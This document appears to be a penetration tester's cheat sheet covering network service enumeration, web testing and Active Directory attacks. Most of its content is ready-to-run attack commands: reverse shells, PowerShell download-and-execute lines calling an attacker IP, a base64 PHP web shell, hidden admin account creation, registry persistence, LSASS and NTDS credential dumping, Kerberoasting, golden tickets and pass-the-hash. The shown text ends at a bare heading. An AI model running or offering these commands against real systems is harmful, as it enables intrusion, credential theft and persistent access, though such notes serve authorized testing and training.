Protocols

Most common services and their ports (all TCP unless stated otherwise):

Port(s)	Service
21	FTP
22	SSH
23	Telnet
25	SMTP (mail)
53 (UDP)	DNS
67 (UDP) and 68 (UDP)	DHCP
69 (UDP)	TFTP
80	HTTP
443	HTTPS
110	POP3 (mail)
111	ONC RPC
143	IMAP (mail)
161 (UDP)	SNMP
139 and 445	SMB
1433	MSSQL
1978	WiFi Mouse
2049	NFS
3306	MySQL
3389	Windows Remote Desktop (RDP)
5900	VNC
5985	WinRM HTTP
5986	WinRM HTTPS

Most common Active Directory (AD) services and their ports:

Port(s)	Service
53	DNS

88	Kerberos Authentication
135	WMI RPC
138, 139, and 445	SMB
389	LDAP
636	LDAPS
5355	LLMNR

Indicators of Domain Controller: ports 53, 88, 389 (LDAP), 636 (LDAPS)

- `%SYSTEMROOT%\NTDS\NTDS.dit` has all information and user password hashes

ARP Scan

```
arp-scan -l [range]
netdiscover -r [range]
```

Service Scan

```
autorecon [targets] -v
nmap -p- -T4 -sC -sV -vv [targets]
```

FTP

`wget -m ftp://[username]:[password]@[host]` ⇒ download all files

`ftp [host]` OR `ftp [username]@[host]`

Run `help` for a more comprehensive list of commands.

- `ls`
- `binary` ⇒ transfer binary file
- `ascii` ⇒ transfer text file
- `put [file]` ⇒ upload
- `get [file]` ⇒ download
- `mget *` ⇒ get all files
- `close`

SSH

```
ssh [domain]\\[username]@[host] -p [port]
hydra -l [username] -P [wordlist] -s [port] ssh://[host]
```

SMTP

```
ismtp -h [host]:25 -e [wordlist] -l 3
smtp-user-enum -M [mode] -U [wordlist] -t [host]
```

- modes: `VRFY`, `EXPN`, `RCPT`
- example wordlist: `/usr/share/metasploit-framework/data/wordlists/unix_users.txt`

```
sendemail -s [host] -xu [username] -xp [password] -f [from] -t [to] -u [subject]
-m [message] -a [attachment]
swaks --server [host] -au [username] -ap [password] -f [from] -t [to] --h-Subject
[subject] --body [message] --attach @[attachment] -n
```

SNMP

```
hydra -P [wordlist] -v [host] snmp
snmp-check -c [community] [ip]

snmpwalk -c [community] -v [version] [host]
NET-SNMP-EXTEND-MIB::nsExtendOutputFull
```

`snmpwalk -c [community] -v [version → 1 or 2c]` ⇒ entire MIB tree

`snmpwalk -c [community] -v [version] [host] [identifier]` ⇒ specific MIB parameter

MIB Identifiers

- System Processes: `1.3.6.1.2.1.25.1.6.0`
- Running Programs: `1.3.6.1.2.1.25.4.2.1.2`
- Processes Paths: `1.3.6.1.2.1.25.4.2.1.4`
- Storage Units: `1.3.6.1.2.1.25.2.3.1.4`
- Software Names: `1.3.6.1.2.1.25.6.3.1.2`
- User Accounts: `1.3.6.1.4.1.77.1.2.25`
- TCP Local Ports: `1.3.6.1.2.1.6.13.1.3`

SMB

```
nbtscan -r [range]
enum4linux -v -a [host]
crackmapexec smb [host] -u [username] -p [password] --rid-brute
```

SMBMap

- `smbmap -H [host]`
  - `-R` ⇒ recursive
  - `--depth [depth]` ⇒ traverse directory to specific depth (default 5)
  - `-u [username] -p [password]`
  - `-x [command]` ⇒ execute command
  - `-s [share]` ⇒ enumerate share
  - `-d [domain]` ⇒ enumerate domain
  - `--download [file]`
  - `--upload [file]`

OR

SMBClient

```
smbclient -N -L //[host]
```

- `smbclient //[host]/[share]`
  - `-L [host]` ⇒ list shares
  - `-I [ip]`
  - `-D [directory]`
  - `-U [domain]/[username]%[password]`
  - `-N` ⇒ don't use password
  - `-c [command]`
- download interesting files with
  - `smbclient //[host]/[share]` (optional: `-U [username]`)
  - `get [filename]`
  - `put [filename]`
  - `exit`

  OR recursively download all with
  - `prompt off`
  - `recurse on`

    - `mget *`

OR

SMBGet

- `smbget -R smb://[host]/[disk]` ⇒ download all files

Bruteforce: `crackmapexec smb [host] -u [user/users/file] -p [password/passwords/file] --continue-on-success`

- `[-]` ⇒ invalid credentials
- `[+]` ⇒ valid credentials
- `(Pwn3d!)` ⇒ user is local admin

Windows

Shares

- `SYSVOL` ⇒ AD stuff (GPOs, logon scripts) `C:\Windows\SYSVOL` on DC
- `C` ⇒ `C:\`
- `IPC` ⇒ enumeration (admin scripts, event logs, etc)

```
dir \\[domain or ip]\[share] /user:[username] [password]
```

Note: `domain` ⇒ kerberos auth vs `ip` ⇒ NTLM auth

```
net use [drive letter]: \\[domain]\[share] /user:[username] [password] /persistent:yes
```

LDAP

```
nmap --script=ldap* [host]

ldapdomaindump ldap://[host] -u '[domain]\[user]' -p [password] -o [dir]
ldapsearch -x -H ldap://[host] -b base namingcontexts
ldapsearch -x -H ldap://[host] -D '[domain]\[user]' -w [password] -b "DC=[subdomain],DC=[TLD]"
```

Kerberos

```
kerbrute userenum --dc [DC] -d [domain] [userlist]
kerbrute passwordspray --dc [DC] -d [domain] [userlist] [password]
kerbrute bruteuser --dc [DC] -d [domain] [passlist] [user]
kerbrute bruteforce --dc [DC] -d [domain] [credslist]
```

- `credslist` contains `[user]:[pass]` on each line

RPC

Useful RPC commands

```
rpcclient -N -U "" [host]
rpcclient -U [domain]/[user]%[password] [host]
```

- `-N` ⇒ no password
- `--pw-nt-hash` ⇒ supplied password is an nt hash

SQL

MySQL: `mysql -h [host] -P [port] -u [username] -p'[password]'`

PostgreSQL: `psql -h [host] -p [port] -U [username]`

MSSQL: `impacket-mssqlclient [domain]/[username]:[password]@[host] -port [port] -windows-auth`

```
EXEC sp_configure 'show advanced option', '1';
RECONFIGURE WITH OVERRIDE;
EXEC sp_configure 'xp_cmdshell', 1;
```

```
RECONFIGURE;
xp_cmdshell [command];
```

NFS

```
rpcinfo -p [host]
showmount -e [host]
mount [host]:[share] /mnt/[dir]
unmount /mnt/[dir]
```

WinRM

```
evil-winrm -i [host] -u [user] -p [password]
evil-winrm -i [host] -u [user] -H [hash]
```

RDP

```
xfreerdp /u:[domain]\\[username] /p:[password] /v:[host] +clipboard
/drive:[Windows share name],[kali folder]
xfreerdp /u:[domain]\\[username] /pth:[hash] /v:[host] +clipboard /drive:[Windows
share name],[kali folder]
rdesktop -d [domain] -u [username] -p [password] [host]
hydra -l [username] -P [wordlist] -s [port] rdp://[host]
```

VNC

```
vncviewer [host]:[port] -passwd [password file]
hydra -s [port] -P [wordlist] -t 4 [host] vnc
```

Web Pen Testing

Payloads: PayloadsAllTheThings
Encoding/Decoding: CyberChef

Site Recon

NetCraft
Shodan
Censys
Wappalyzer
BuiltWith

Subdomains

```
theharvester -d [domain] -b [search engine]
amass enum -passive -src -d [domain]
amass enum -active -d [domain]

cat [file with domains] | httprobe
```

GoBuster

```
gobuster dns -d [domain] -w [wordlist] -t [num threads]

gobuster dir -u [target URL] -x [file extensions] -w [wordlist]
gobuster dir -u [target URL] -x [file extensions] -w [wordlist] -U [auth username]
-P [auth password] -s [invalid status codes] -t [num threads]
```

- `-k` ⇒ don't check ssl cert

ffuf

Directories: `ffuf -w [wordlist] -u http://[URL]/FUZZ`
Files: `ffuf -w [wordlist] -u http://[URL]/FUZZ -e .aspx,.html,.php,.txt,.pdf -recursion`
Subdomains: `ffuf -w [wordlist] -u http://[URL] -H "Host: FUZZ.[domain]"`
POST Data: `ffuf -w [wordlist] -X POST -d "[username=admin\&password=FUZZ]" -u http://[URL]`
From File: `ffuf -request [req.txt] -request-proto http -w [wordlist]`
Creds: `ffuf -request [req.txt] -request-proto http -mode [pitchfork/clusterbomb] -w [usernames.txt]:[HFUZZ] -w [passwords.txt]:[WFUZZ]`

"Good" (Match)

- `-mc` ⇒ status code
- `-ms` ⇒ response size
- `-mw` ⇒ number of words
- `-ml` ⇒ number of lines
- `-mr` ⇒ regex pattern

"Bad" (Filter)

- `-fc` ⇒ status code
- `-fs` ⇒ response size
- `-fw` ⇒ number of words
- `-fl` ⇒ number of lines
- `-fr` ⇒ regex pattern

BurpSuite

BurpSuite Tabs

- **Target** ⇒ site map and spidering
- **Proxy** ⇒ intercept traffic
- **Intruder** ⇒ bruteforce attacks (think automated repeater)
- **Repeater** ⇒ send same request multiple times with different parameters
- **Sequencer** ⇒ analyse quality of randomness in session tokens
- **Decoder** ⇒ encode/decode text as hex, UTF, etc.
- **Extender** ⇒ add plugins

Intruder Attack Types

Single Payload Set

- **Sniper:** each payload goes to each payload position, in turn
- **Battering Ram:** same payload in all positions

Multiple Payload Sets

- **Pitchfork:** same payload position from multiple sets at a time (credential stuffing)
- **Cluster Bomb:** all payload combinations

Scoping Target

- right-click → Add to scope
- click filter bar on top → under Filter by request type, check Show only in-scope items

SQLmap

- `sqlmap -u [base URL] --crawl=1` (check all pages for injectability)
- `sqlmap -u [website URL] --current-user` (gets current user)

- `sqlmap -u [website URL] --dbs` (gets databases)
- `sqlmap -u [website URL] --current-database` (gets current database)
- `sqlmap -u [website URL] --dump --threads=[number]` (gets all data from database)
- `sqlmap -u [website URL] -D [database] --tables` (gets tables)
- `sqlmap -u [website URL] -D [database] -T [table] --columns` (gets columns)
- `sqlmap -u [website URL] -D [database] -T [table] -C [columns` → can be multiple separated by `,] --dump`
- `sqlmap -u [website URL] --os-shell` (attempts to get shell on target)

Local File Inclusion (LFI)

Directories to try
```
/etc/passwd
/var/log/apache2/access.log
C:\Windows\System32\drivers\etc\hosts
```

PHP wrappers
`php://filter/resource=[file].php` ⇒ display contents of PHP file
`php://filter/convert.base64-encode/resource=[file].php`

`data://text/plain,<?php[code]?>` ⇒ run PHP code
`data://text/plain;base64,[base64]` ⇒ run base 64 encoded PHP code
`data://text/plain;base64,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==&cmd=ls`

WordPress
```
wpscan --url http://[host] -e vp,vt --detection-mode aggressive -v --api-token [token]
```
get token from https://wpscan.com/profile

Git
```
git-dumper http://[url] [output dir]
git status
git log
git show [commit hash]
git reset --hard [commit hash]
```

Linux/Kali
I will think of a better title for this section, I swear.

Linux Terminal Cheat Sheet
Linux Printing Tricks

Reverse Shells
```
socat file:`tty`,raw,echo=0 tcp-listen:[port]
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:[ip]:[port]
socat.exe exec:'cmd.exe',pipes TCP4:[ip]:[port]
```

Serving Files
HTTP: `python3 -m http.server [port] --directory [directory]`
SMB: `impacket-smbserver [share] [directory] -port [port] -username [username] -password [password] -smb2support`

FTP: `python3 -m pyftpdlib -d [directory] -p [port] -u [username] -P [password]`

- `add -w for write permission`

Beautify Shell

- `python -c 'import pty; pty.spawn("/bin/bash")'` OR `script -qc /bin/bash /dev/null`
- `^Z` (`Ctrl+Z`)
- `stty -a`
    - remember rows and columns
- `stty raw -echo`
- `fg`
- `fg` (yes, you have to type it twice → this is not a typo)
- `export term=xterm`
- `stty rows [rows] columns [columns]`

Windows

Windows Terminal Cheat Sheet

```
powershell -ep bypass -c "IEX(IWR -Uri [attacker ip]/pwn.ps1 -UseBasicParsing)"
```

- Download and execute: `Invoke-WebRequest -Uri http://[ip]/shell.exe -OutFile shell.exe;Start-Process -NoNewWindow -FilePath shell.exe`
- Execute in memory: `IEX(New-Object Net.WebClient).DownloadString('http://[ip]/PowerUp.ps1');Invoke-AllChecks`
- Execute encrypted:
    - `cat pwn.ps1 | iconv -t UTF-16LE | base64 -w 0`
    - `powershell -enc [output]`

```
$base = "http://[ip]"
$files = @("[file 1]", "[file 2]", "[file 3]")
$dir = "C:\Windows\Tasks"

foreach ($file in $files) {
   $url = $base + $file
   $path = Join-Path $dir $file
   Invoke-WebRequest -Uri $url -OutFile $path
   Write-Host "Downloaded $file to $path"
}
```

PowerView Cheat Sheet

Lateral Movement

Remote Enumeration

```
net session \\[host]
reg query \\[host]\[key] ...

net view \\[host]
dir \\[host]\[share]
net use * \\[host]\[share] /user:[domain]\[username] [password]
```

```
tasklist /s [host] ...
```

Movement

```
runas /user:[domain]\[username] cmd
```

- `/netonly` to keep same user access on local machine (only login for network connections)
- `/savecred` to get creds from or save creds to Windows Credential Manager

```
runascs [username] [password] cmd
```

- `-d [domain]`
- `-r [host]:[port]` ⇒ reverse shell
- `-b` ⇒ bypass UAC

```
psexec \\[host] -u [username] -p [password] -i cmd
winrs -u:[username] -p:[password] -r:[host] cmd

sc \\[host] create service binPath= "[command]" start= auto
sc \\[host] [start/stop/delete] service

schtasks /s [host] /ru [user] /create /tn [name] /tr [command] /sc ONCE /sd
01/01/1970 /st 00:00
schtasks /s [host] /run /tn [name]
```

Remote Desktop

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v
DisableRestrictedAdmin /d 0x0 /f
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
```

OR

```
netsh advfirewall set allprofiles state off
```

User Creation

Local

```
net user [username] [password] /add
net localgroup Administrators [username] /add
net localgroup "Remote Management Users" [username] /add
net localgroup "Remote Desktop Users" [username] /add
```

Domain

```
net user [username] [password] /add /domain
net group "Domain Admins" [username] /add /domain
```

Insecure Guest Authentication

Enable

```
reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters
" /v AllowInsecureGuestAuth /t REG_DWORD /d 1 /f
shutdown /r /f /t 0
```

Disable

```
reg delete
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters
" /v AllowInsecureGuestAuth /f
shutdown /r /f /t 0
```

dir %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent

dir /s /a \\[host]\[path] > [logfile]
forfiles /s /c "cmd /c echo @path" /p [path] > [logfile]
makecab [logfile] [compressed].zip
extract [compressed].zip [logfile]

Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct -ErrorAction Stop

netsh wlan show profiles
netsh wlan export profile folder=. key=clear

reg query HKLM /f password /t REG_SZ /s

autorun
user
upload file to %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

upload file to somewhere in %USERPROFILE%\AppData\Roaming
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v [name] /t REG_SZ /f /d "[path to exe]"

computer
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Active Directory (AD)

https://orange-cyberdefense.github.io/ocd-mindmaps/img/pentest_ad_dark_2022_11.svg
Sync clock: `ntpdate -s [domain]`

LLMNR/NBT-NS Poisoning

- `responder -I [interface] -dwP` (optional `-v`)
    - Remember you can get interface with ip a
- `hashcat -m 5600 [file containing obtained hash] [wordlist]`

SMB Relay

Requirements: SMB signing disabled and relayed credentials are admin on the target machine
Note: You can't relay back to the same machine.

- discover hosts with SMB signing disabled:
    - Nessus scan will tell you
      OR
    - `nmap --script smb2-security-mode -p 445 [network]`
        - Check for `enabled and not required`
      OR
    - `crackmapexec smb [network]`
        - Check for `signing:False`
    - Add hosts to targets file (separate lines)
- edit `/etc/responder/Responder.conf`

    - Change `SMB = and HTTP = from On to Off`
- `responder -I [interface] -dwP` (optional `-v`)
  AND
- `impacket-ntlmrelayx -tf [targets file] -smb2support`
    - `-i` ⇒ interactive smb shell
        - Wait for connection – note "started interactive" port
        - nc -nv 127.0.0.1 [port]
    - `-e [malicious].exe` ⇒ execute file
        - Can be msfvenom payload for example
    - `-c "[command]"` ⇒ execute command
    - `-l [directory]` ⇒ store loot in directory (see IPv6 attacks) → useful if credentials are non-admin

IPv6 Attack

https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/

- Install MITM6 → download from GitHub, `cd` to directory, and `pip3 install .`
    - If it fails, try normal `pip`
- `mitm6 -d [domain]`
  AND
- `impacket-ntlmrelayx -6 -t ldaps://[DC IP] -wh bogus.[domain] -l [directory]`
- `cd` to directory and `firefox [file]` to see info
- look for username and password for newly created user in ntlmrelayx prompt

URL File Attack

Note: must have access to a writable SMB share

- upload file that starts with `@` or ~ symbol and ends in `.url`: `@test.url`
    - (`@` or ~) ensures it shows up at top when user opens share
    - File contents:

```
[InternetShortcut]
URL=blah
WorkingDirectory=blah
IconFile=\\[attacker ip]\%USERNAME%.icon
IconIndex=1
```

- `responder -I [interface] -v`

https://github.com/Greenwolf/ntlm_theft

```
ntlm_theft -s [attacker ip] -f [name] -g [all/url]

hashcat -m 5600 [hashes] [wordlist]
```

BloodHound

https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html

Collection

- `SharpHound.exe -c [method] -d [domain] --exclude-dcs --zipfilename sharp.zip`
- `bloodhound-python -c [method] -d [domain] -u [username] -p [password] --hashes [hash] -ns [DC] --zip -v`
- `Invoke-Bloodhound` (from SharpHound.ps1)
    - `powershell -ep bypass`

        - `. .\SharpHound.ps1`
        - `Invoke-Bloodhound -CollectionMethod [method] -Domain [domain] -ExcludeDCs -ZipFileName [outfile]`

- on first run: CollectionMethod ⇒ All
- on subsequent runs (to get updated session info): CollectionMethod ⇒ Session
    - in BloodHound, click Database Info → Clear Sessions


Analysis

- `neo4j console`
- `bloodhound --no-sandbox`

```
MATCH (m:Computer) RETURN m
MATCH (m:User) RETURN m
```

Kerberos

Kerberos Authentication



AS_REP ⇒ provides TGT – ticket to get other service tickets

- you can only have one TGT

TGS_REP ⇒ provides TGS – ticket to get access to specific service

Ticket Conversion

Converting tickets between impacket and mimikatz/Rubeus format

```
kirbi2ccache [kirbi file] [ccache file]
ccache2kirbi [ccache file] [kirbi file]

impacket-ticketConverter [ccache/kirbi file] [kirbi/ccache file]
```

- `kirbi` ⇒ mimikatz
- `ccache` ⇒ impacket

Request New Initial TGT

Note: requires user's password or hash

Rubeus

```
rubeus asktgt /domain: /user: /password:
```

- `/enctype:[rc4|aes128|aes256|3des]`
  - use `aes256` (default) for `enctype`
- if you don't have password but have hash, replace `/password:` with `/rc4: /aes128: /aes256:` or `/des:`

Mimikatz

```
tgt::ask /domain: /user: /password:
```

Impacket (Remote)

```
impacket-getTGT [domain]/[user]:[password]
```

- `-dc-ip [DC]`
- `-hashes [hash]`

```
export KRB5CCNAME=[ticket].ccache
```

Request Delegated TGT

can't change passwords with delegated TGTs but can request TGSes

Notes:

- domain controllers by default can provide delegated TGTs
- normal for some processes (like explorer) but weird for others (like notepad). For processes that it's weird, if you don't want to get flagged by Windows Defender be sure to use `/host`
- useful for using impacket scripts without knowing password → convert ticket to `ccache`

Rubeus

```
rubeus tgtdeleg
```

- `/target:[SPN]`

Mimikatz

`tgt::deleg` ⇒ contacts domain controller by default

- `/host:[FQDN]` ⇒ have another host delegate for you (stealthy)
  - find with `Get-AdComputer -ldapfilter "(userAccountControl:1.2.840.113556.1.4.803:=524288)"`

Request TGS

Rubeus

```
rubeus asktgs /service:[SPN]/[FQDN]
```

- To impersonate another user (same as request TGT):
  - `/enctype:`
  - `/user:[username]`
  - `/password:[password]`
    - if you don't have password but have hash, replace `/password:` with `/rc4: /aes128: /aes256:` or `/des:`

Mimikatz

`kerberos::ask /target:[SPN]/[FQDN]`
- Optional `/export` to export

Impacket (Remote)
`impacket-getST [domain]/[user]:[password] -spn [service]/[host]`
- `-dc-ip [DC]`
- `-hashes [hash]`
- `-impersonate [user]`

Note: Automatically modifies impersonate TGS so it can be used with other impacket tools.

Modify Existing TGS for Another Service

Rubeus
`rubeus asktgs /altservice:[SPN] /ticket:[ticket]`
- `/ptt` will automatically load onto current logon session

Impacket (Remote)
See note above. Realistically, this is only used in constrained delegation attacks so look there.

Harvest Tickets

Rubeus
`rubeus harvest /interval:30` ⇒ list current session TGT
- `interval`: time between harvests (seconds)

`rubeus triage` ⇒ list current session all tickets with logon id and expiration time
- `/user:[user]` for a specific user
- `/service:[service]` for a specific service
- `/luid:[logon id]` for specific session, if we have access to all sessions (admin)

`rubeus klist` ⇒ list current session tickets with detailed info
`rubeus dump` ⇒ extract all tickets (basically `/export` for mimikatz)

Mimikatz
`kerberos::tgt` ⇒ list current session TGT
`kerberos::list` ⇒ list current session all tickets
`sekurlsa::tickets` ⇒ list all tickets for all sessions but injects into LSASS memory so don't do it if there's a monitoring service
- add `/export` to any of these to export but first `base64 /out:true` and `base64 /in:true` to export base64 encoded (less likely to be detected)

Harvest Keys

Mimikatz
`sekurlsa::ekeys`

Purge Tickets

Rubeus
`rubeus purge`

Mimikatz
`kerberos::purge`

Pass-the-Key (PTK)/Overpass-the-Hash (OPTH)
pass-the-key or pass-the-hash to obtain a TGT

Rubeus
```
rubeus asktgt /domain:[domain] /user:[user] /rc4:[hash] /ptt
```

Mimikatz
```
sekurlsa::pth /user:[user] /domain:[domain] /rc4:[hash]
```
- `/run:[cmd.exe` OR `powershell.exe]`

Impacket (Remote)
```
impacket-getTGT [domain]/[user]:[password]
```
- `-dc-ip [DC]`
- `-hashes [hash]`

```
export KRB5CCNAME=[ticket].ccache
```

Pass-the-Ticket (PTT)
Note: can either pass the TGT or pass the TGS

- dump the ticket to be passed (*see Harvest Tickets above*)
    - for Mimikatz, export tickets with `sekurlsa::tickets /export`

Rubeus
```
rubeus ptt /ticket:[ticket]
```

Mimikatz
```
kerberos::ptt [ticket]
```

- verify with `klist` ⇒ list cached tickets

Impacket
```
export KRB5CCNAME=[ticket].ccache
```

Golden/Silver Ticket
Golden Ticket: create forged TGT for domain admin using admin's hash
Silver Ticket: create forged TGS for service using service's hash ⇒ useful for impersonating users when logging into a service

- same effect as requesting a TGT or TGS, but without communicating with the domain controller
- you can create it for any user, even one that doesn't exist

Mimikatz

Domain SID:
```
wmic useraccount get name,sid
```

Current Realm:
```
kerberos::golden /user: /domain: /sid: /krbtgt: /ptt
```
- `sid` ⇒ DC SID
- `krbtgt` ⇒ `[NTLM hash]`
- `user` and `id` can be whatever you want them to be

        - `/user:Administrator /id:500` for golden ticket
- `service` ⇒ specify SPN for silver ticket

Inter-Realm:
```
kerberos::golden /user: /domain: /sid: /krbtgt: /service:krbtgt /sids: /ptt
```
- `sid` ⇒ child DC SID
- `krbtgt` ⇒ `[NTLM hash]`
- `sids` ⇒ enterprise admin group SID
- `user` and `id` can be whatever you want them to be
    - `/user:Administrator /id:500` for golden ticket

Impacket

Domain SID:
```
impacket-getPac -targetUser Administrator [domain]/[user]:[password]
crackmapexec ldap [DC] -u [user] -p [password] -k --get-sid
```

Current Realm:
```
impacket-ticketer -domain [domain] -domain-sid [SID] -nthash [krbtgt hash]
Administrator
```
- for another user: replace `Administrator` with `-user-id [ID] [user]`
- `-spn [SPN]` for silver ticket
```
export KRB5CCNAME=[ticket].ccache
```

Inter-Realm:
Manually
```
impacket-ticketer -domain [domain] -domain-sid [SID] -nthash [krbtgt hash] -spn
krbtgt -extra-sid [enterprise admin group SID]
export KRB5CCNAME=[ticket].ccache
```

Automatically
```
impacket-raiseChild [domain]/[user]:[password]
```
- `-w [ticket]` ⇒ `write out golden ticket`
- `-target-exec [host]` ⇒ `psexec to host after compromise`

Skeleton Key
used to access any SMB share with the same password
- `misc::skeleton`
    - default password is `mimikatz`
- *see [Interacting with SMB](#) above*

AS-REP Roasting

Obtaining Hash

Rubeus
```
rubeus asreproast /format:[hashcat/john] /outfile:hashes.txt
```

Impacket
```
impacket-GetNPUsers [domain]/[user]:[password]
```
- `-dc-ip [DC]`
- `-hashes [hash]`
- without creds (don't provide `[user]:[password]`) ⇒ `-usersfile [usernames]`

- `-request -format [hashcat/john] -outputfile hashes.txt`

Cracking
```
hashcat -m 18200 hashes.txt [wordlist]
john hashes.txt --wordlist [wordlist]
```

Kerberoasting (TGS-REP Roasting)

Note: requires access to any user account on the domain

Obtaining Hash

Rubeus
```
rubeus kerberoast /outfile:hashes.txt
```

Impacket
```
impacket-GetUserSPNs [domain]/[user]:[password]
```
- `-dc-ip [DC]`
- `-hashes [hash]`
- `-request-user [SPN]`
- `-request -outputfile hashes.txt`

Cracking
```
hashcat -m 13100 hashes.txt [wordlist]
john hashes.txt --wordlist [wordlist]
```

Constrained Delegation

Check for Constrained Delegation
```
Get-Net[User/Computer] -TrustedToAuth | Select
name,msds-allowedtodelegateto,useraccountcontrol
Get-Net[User/Computer] [name] | Select-Object -ExpandProperty
msds-allowedtodelegateto

impacket-findDelegation [domain]/[user]:[password]
```

Exploit Constrained Delegation
```
impacket-getST -spn [service]/[host] -impersonate [user to impersonate]
[domain]/[user]:[password]
export KRB5CCNAME=[ticket].ccache
```

You can also use Rubeus:
1. Request TGT for service
2. Request TGS on behalf of user (`Rubeus s4u`)
3. Modify existing TGS for another service (like `cifs`)
4. Load TGS

However, this is probably a waste of your time since impacket does this in one command.

WDigest Plaintext Logon Credentials

- `reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1` ⇒ force WDigest to store logon credentials in plaintext
- wait for user to log in
- `sekurlsa::wdigest` ⇒ check for plaintext passwords

Group Policy Preferences (GPP)
Note: patched in MS14-025

Locally
1. `C:\Windows\SYSVOL\Preferences\Groups\Groups.xml` on domain controller
2. copy cpassword from `cpassword` annotation
3. `gpp-decrypt [cpassword]`

Impacket
`impacket-Get-GPPPassword [domain]/[user]:[password]@[DC]`
- `-xmlfile [Groups.xml file] local` ⇒ parse local xml file

Pivoting
https://www.hackingarticles.in/lateral-movement-pass-the-hash-attack/

Dumping Hashes

Linux
- `cat /etc/passwd` ⇒ users
- `cat /etc/shadow` ⇒ password hashes
- `unshadow /etc/passwd /etc/shadow > hashes.txt` ⇒ combine for hash cracking

Windows
https://www.thehacker.recipes/ad/movement/credentials/dumping
Hashes are stored in three places:
- SAM ⇒ local user accounts
- LSA ⇒ domain user accounts
- NTDS.dit ⇒ everyone on domain (DC only)

Locally
```
reg save HKLM\SAM "C:\Windows\Temp\sam.save"
reg save HKLM\SECURITY "C:\Windows\Temp\security.save"
reg save HKLM\SYSTEM "C:\Windows\Temp\system.save"
```

Task Manager → Right click lsass.exe → Create dump file
```
procdump -accepteula -ma lsass.exe lsass.dmp
```

Control Panel → User Accounts → Credential Manager

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

Mimikatz
- `token::elevate`
- `privilege::debug`

- `lsadump::sam /patch` ⇒ SAM hashes
- `lsadump::lsa /patch` OR `lsadump::lsa /inject` ⇒ LSA hashes
- `sekurlsa::msv` ⇒ hashes in LSASS memory
- `sekurlsa::logonpasswords` ⇒ hashes for users logged in since last reboot
    - if this returns an error:

```
!+
!processprotect /process:lsass.exe /remove
```
try again

- `sekurlsa::credman` ⇒ hashes in Windows Credential Manager
- `lsadump::dcsync /domain:[domain] /all /csv` ⇒ NTDS.dit
    - equivalent of `-just-dc` in `impacket-secretsdump`

Impacket

- `impacket-secretsdump [domain]/[user]:[password]@[host]`
  OR
- `impacket-secretsdump [domain]/[user]@[host] -hashes [hash]`

Flags:

- `-just-dc` ⇒ only NTDS.dit data (NTLM hashes and Kerberos keys)
- `-just-dc-ntlm` ⇒ only NTDS.dit data (NTLM hashes only)
- `-sam [SAM file] -system [SYSTEM file] -security [SECURITY file] local` ⇒ dump directly from SAM
- `-ntds [NTDS file] -system [SYSTEM file] -security [SECURITY file] local` ⇒ dump directly from NTDS
- `-no-pass` ⇒ don't prompt for password (used with -k)
- `-k [ccache file]` ⇒ use kerberos ticket

CrackMapExec

```
crackmapexec smb [host] -u [username] -p [password] [--sam/--lsa/--ntds]
```

Pass-the-Hash (PTH)

https://www.hackingarticles.in/lateral-movement-pass-the-hash-attack/

Note: Hash is in the form `[LM hash]:[NT hash]` unless otherwise stated. LM hash can also be either empty or 32 zeros in most cases.

Mimikatz

- `token::revert`
- `sekurlsa::pth /user:[user] /domain:[domain] /ntlm:[NT hash] /run:"[command]"`

CrackMapExec

- `crackmapexec [protocol] [host] -d [domain] -u [user] -H [NT hash] -x [command]`
    - Can use `--local-auth` instead of `-d`
    - `-t [threads]`
    - `--verbose`

`crackmapexec [protocol] -h` for more info

Protocols:

- `FTP`
- `RDP`
- `MSSQL`
- `SMB`
- `LDAP`
- `SSH`
- `WinRM`

Impacket

